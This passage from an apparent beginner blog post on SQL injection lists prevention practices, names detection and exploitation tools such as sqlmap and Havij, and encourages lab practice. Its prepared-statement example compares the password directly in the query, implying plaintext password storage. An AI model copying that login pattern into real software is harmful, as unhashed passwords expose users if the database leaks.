
1. Use Prepared Statements:

Prepared statements ensure user input is treated as data, not code. For example,

$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->execute([$username, $password]);

2. Validate Input:

This involves validating user input to ensure that it conforms to expected patterns or formats. Input validation can be implemented through client-side and server-side validation techniques.

3. Avoid Dynamic Queries:

Never build SQL queries by directly combining strings with user input. This involves using parameterized queries instead of dynamically generated SQL queries. Parameterized queries use placeholders for user input, rather than incorporating user input directly into the SQL query.

4. Use Secure Frameworks:

Modern frameworks (like Django or Node.js ORMs) handle many security concerns automatically.

5. Limit Database Permissions:

Make sure your application should never connect to the database with full admin privileges. This involves configuring the database server to restrict user access and ensure that each user has only the necessary access to perform their job functions. It also involves implementing strong passwords and two-factor authentication.

6. Hide Error Messages:

Detailed database errors can reveal valuable information to attackers. When a SQL error occurs, the database server may return an error message that includes sensitive information, such as the SQL query that caused the error or details about the database structure. An attacker can use this information to refine their attack and gain further access to the database. To prevent this, it’s important to configure error messages so that they do not reveal sensitive information.

7. Regular Updates:

This involves keeping web applications and database servers up-to-date with the latest security patches and updates.

8. Education and Training:

Regular education and training for developers, administrators and users is critical to preventing SQL Injection attacks. This includes training on secure coding practices, data security and password management.

Tools to detect SQL Injection

There are several tools available to help detect SQL Injection attacks. Some popular tools include:

1. SQLmap:

This is an open-source tool that automates the process of detecting and exploiting SQL Injection vulnerabilities. Learn how to perform sql injection with sqlmap.

2. Havij:

Havij is an automated SQL injection Graphical tool that helps penetration testers to find and exploit SQL Injection vulnerabilities. 

3. SQLsus:

Sqlsus is an open-source MYSQL injection and takeover tool

4. Netsparker:

This is a web application security scanner that includes this injection detection and prevention features.

5. Acunetix:

This is another web application security scanner that includes this Injection detection and prevention features.

6. Burp suite:

This is a web application security testing tool that includes a SQL injection Scanner.

7. OpenVAS:

This is an open-source vulnerability scanner that includes this injection detection and prevention features.

Why Beginners Should Learn SQL Injection?

SQL injection is often the first real “aha” moment in ethical hacking. It teaches you,

  • How databases work behind web applications
  • How small coding mistakes create big vulnerabilities
  • How attackers think and exploit systems

Practicing SQL injection in safe environments (like vulnerable labs) builds a strong foundation for more advanced topics like authentication bypass, privilege escalation and web exploitation.

Conclusion

SQL Injection may seem simple but its impact is massive. For beginners, it’s the perfect starting point to understand both offensive and defensive security. If you’re serious about ethical hacking, don’t just read about SQL injection. Practice it in controlled labs, experiment with payloads and learn how to fix it. This combination of attack and defense is what turns beginners into skilled professionals.